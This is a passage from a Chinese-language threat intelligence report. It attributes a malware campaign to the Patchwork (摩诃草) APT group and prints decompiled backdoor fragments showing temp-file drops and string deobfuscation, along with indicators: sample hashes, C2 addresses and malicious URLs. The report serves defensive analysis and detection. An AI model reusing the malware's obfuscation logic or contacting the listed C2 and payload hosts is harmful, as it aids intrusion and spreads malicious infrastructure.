    memset(&v57, 0, 0x103u);
    strcpy(String2, "TPX498.dat");
    GetTempPathA(0x104u, &Buffer);
    lstrcatA(&Buffer, String2);
    sub_407980(v25);
}
else if ( sub_406BD0((const char *)&v37, "23") == 1 )
{
    GetTempPathA(0x104u, &String1);
    lstrcatA(&String1, "TPX499.dat");
    sub_403E20();
    sub_407980(v25);
    v26 = clock() + 3000;
    while ( clock() < v26 )
    ;
    DeleteFileA(&String1);
}
```

摩诃草后门

```
if ( sub_404FE2(&unk_41D14C, &v37) == 1 ) // 8
{
    v107 = 0;
    memset(&v108, 0, 0x103u);
    v73 = 'T';
    v74 = 'P';
    v75 = 'X';
    v76 = 'A';
    v77 = '9';
    v78 = '8';
    v79 = '1';
    v80 = 'd';
    v81 = 'a';
    v82 = 't';
    v83 = 0;
    v39(0x104, &v107);
    lstrcatA(&String1, &String2);
    sub_40637E(&String1);
    goto LABEL_72;
}
if ( sub_404FE2(&word_41D150, &v37) == 1 ) // 32
{
    v73 = 'T';
    v74 = 'P';
    v75 = 'X';
    v76 = 'A';
    v77 = '9';
    v78 = '8';
    v79 = '1';
    v80 = 'd';
    v81 = 'a';
    v82 = 't';
    v83 = 0;
}
```

此次攻击活动后门

同时在宏利用样本中释放的MicroScMgmt.exe中的字符串"ouemm/emmm!!!!!!!!!!!!!!"曾出现在摩诃草组织badnews后门中。

```
strcpy("lfsofm43/emmm", "kernel32.dll");
v8 = GetModuleHandleA("lfsofm43/emmm");
v108 = 0;
v9 = lstrlenA("ouemm/emmm!!!!!!!!!!!!!!");
v10 = 0;
if ( v9 > 0 )
{
    do
    {
        --::String[v10];
        v108 = v10 + 1;
        v11 = lstrlenA("ouemm/emmm!!!!!!!!!!!!!!");
        v10 = v108;
    }
    while ( v108 < v11 );
}
v108 = 0;
v12 = lstrlenA("bewbj43/emmm");
v13 = 0;
if ( v12 > 0 )
{
    do
    {
        --aBewbj43Emm[v13];
        v108 = v13 + 1;
        v14 = lstrlenA("bewbj43/emmm");
        v13 = v108;
    }
    while ( v108 < v14 );
}
strcpy(String1, "LoadLibraryA");
v15 = ( _DWORD *)((char *)v8 + (( _DWORD *)((char *)v8 + 0xF
```

摩诃草后门


```
CloseHandle(v7);
}
Sleep(0x3E8u);
sub_10003990();
strcpy("lfsofm43/emmm", "kernel32.dll");
v8 = GetModuleHandleA("lfsofm43/emmm");
v108 = 0;
v9 = lstrlenA("ouemm/emmm!!!!!!!!!!!!!!");
v10 = 0;
if ( v9 > 0 )
{
    do
    {
        --::String[v10];
        v108 = v10 + 1;
        v11 = lstrlenA("ouemm/emmm!!!!!!!!!!!!!!");
        v10 = v108;
    }
    while ( v108 < v11 );
}
v108 = 0;
v12 = lstrlenA("bewbj43/emmm");
v13 = 0;
if ( v12 > 0 )
{
    do
    {
        --aBewbj43Emm[v13];
        v108 = v13 + 1;
        v14 = lstrlenA("bewbj43/emmm");
        v13 = v108;
    }
}
```

MicroScMgmt.exe

拓展

据分析发现，宏利用样本释放的MicroScMgmt.exe与水坑样本均带有Accelerate Technologies

Ltd公司签名：



同时MicroScMgmt.exe的PE描述信息伪装为南亚安全公司QuickHeal的杀软组件进行伪装，通过签名信息可关联到多个摩诃草组织样本。

signature: "DE87DCB0492541910EA14FD5A3D47F71A3F911F7"				
FILES 6				
	Detections	Size	First seen	Last seen
5902CE1F78C475F9C893F3597F0368CA49830E455F103566A5F0658883E33EDC online_wrapper-iftw.exe peexe signed overlay	23 / 69	2.38 MB	2019-09-23 16:50:00	2019-10-06 18:31:59
7A747813026C273810A453590F38A17CFF2FC2AF2F7A473AFE5F0AC7D16ADD8D client.exe peexe invalid-signature assembly signed overlay	45 / 70	230.63 KB	2019-09-27 07:29:20	2019-09-27 07:29:20
CC886745FD62B82E817AFC405807F88716960AF574404099906198126A9ECF57 dwm.exe peexe overlay	36 / 73	237.66 KB	2019-09-23 16:53:18	2019-09-23 16:53:18
BD98D29E35A7831602175863AF5F563692B004BFAF27C61F5096BCCC67B78602 dwm.exe peexe signed overlay	23 / 68	172.60 KB	2019-09-13 10:53:20	2019-09-13 10:53:20
25B75DD53447C230AF39D0A1698AE46B6F15C9C37ADC000B70AEEDD669AF447				

综上所述，此次攻击活动应出自摩诃草组织之手，奇安信威胁情报平台已支持相关样本检测。



总结

摩诃草组织是一个长期活跃的组织，其攻击武器较为丰富，此次捕获的攻击活动也可以看出该组织攻击手法灵活多变，是攻击能力较强的APT团伙。

奇安信威胁情报中心再次提醒各企业用户，加强员工的安全意识培训是企业信息安全建设中最重要的一环，如有需要，企业用户可以建设态势感知，完善资产管理及持续监控能力，并积极引入威胁情报，以尽可能防御此类攻击。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括威胁情报平台（TIP）、天眼高级威胁检测系统、NGSOC、奇安信态势感知等，都已经支持对此APT攻击团伙攻击活动的精准检测。



IOCs

文件MD5：

16c01b13998e96f27bd9e3aa795da875

809FF867D2CFE803EF4AE4102283B45C

23EAFB7DC1130641CF816D11DC7BCE10

4c79583d189207ec9f138204fbb63810

f85a94ef1e9codca48dbecb5c8399e07

C2 :

185.157.78.135:1515

185.157.78.135:4040

185.29.10.115

恶意URL :

<http://feed43.com/6021628058817160.xml>

<http://shopsdestination.weebly.com/contact.html>

<https://coffeemesmarisingmoments.wordpress.com/>

<https://raw.githubusercontent.com/petrov1alexzender/readme/master/xml.xml>

<http://185.29.10.115/00fc577294c34e0b28ad28394359/Lo34asgf3fdsa3g4/d3423qrasf34fsd.php>

<http://5.254.98.68/mtzpncw/gate.php>

whgt.steelhome.cn/xml.xml

wgeastchina.steelhome.cn/xml.xml

wxycgc.steelhome.cn/xml.xml

www.itpub.net/thread-2055123-1-1.html

wxkysteel.steelhome.cn/xml.xml

www.webrss.com/createfeed.php?feedid=48771

feed43.com/0236014816401653.xml

raw.githubusercontent.com/Vldir/readme/master/xml.xml

muzik79.wordpress.com/2016/10/10/muzik-shakes-you/

“摩诃草”团伙的Github账户 :

johnhenery12

petrov1alexzender

Vldir

红雨滴团队 (RedDrip Team)

奇安信旗下的高级威胁研究团队红雨滴（前天眼实验室），自2015年成立以来持续运营至今，目前团队跨部门整合了奇安信威胁情报中心和APT实验室的分析力量，构成奇安信在高级威胁攻防领域的核心主力。

目前，红雨滴团队拥有资深而全面的专业分析师和相应的数据运营和平台开发人员，覆盖威胁情报运营的各个环节：公开情报收集、自有特色数据处理、恶意代码分析、网络流量解析、线索发现挖掘拓展、追踪溯源，实现安全事件分析的全流程运营。团队对外输出机读威胁情报数据和检测模块，支持奇安信自有和第三方的检测类安全产品，实现高效的威胁发现、损失评估及处置建议提供，同时也为公众和监管方输出事件和深度高级威胁分析报告。

依托全球领先的安全大数据能力、多维度多来源的安全数据和专业分析师的丰富经验，红雨滴团队自2015年持续发现多个包括海莲花在内的APT组织（APT-C-00，OceanLotus）在中国境内的长期活动，发布了首个在国内造成巨大影响的组织层面APT事件全揭露报告，开创了国内APT攻击类高级威胁体系化揭露的先河，相关的研究已经成为国家级网络攻防的焦点。

团队LOGO：

关注二维码：



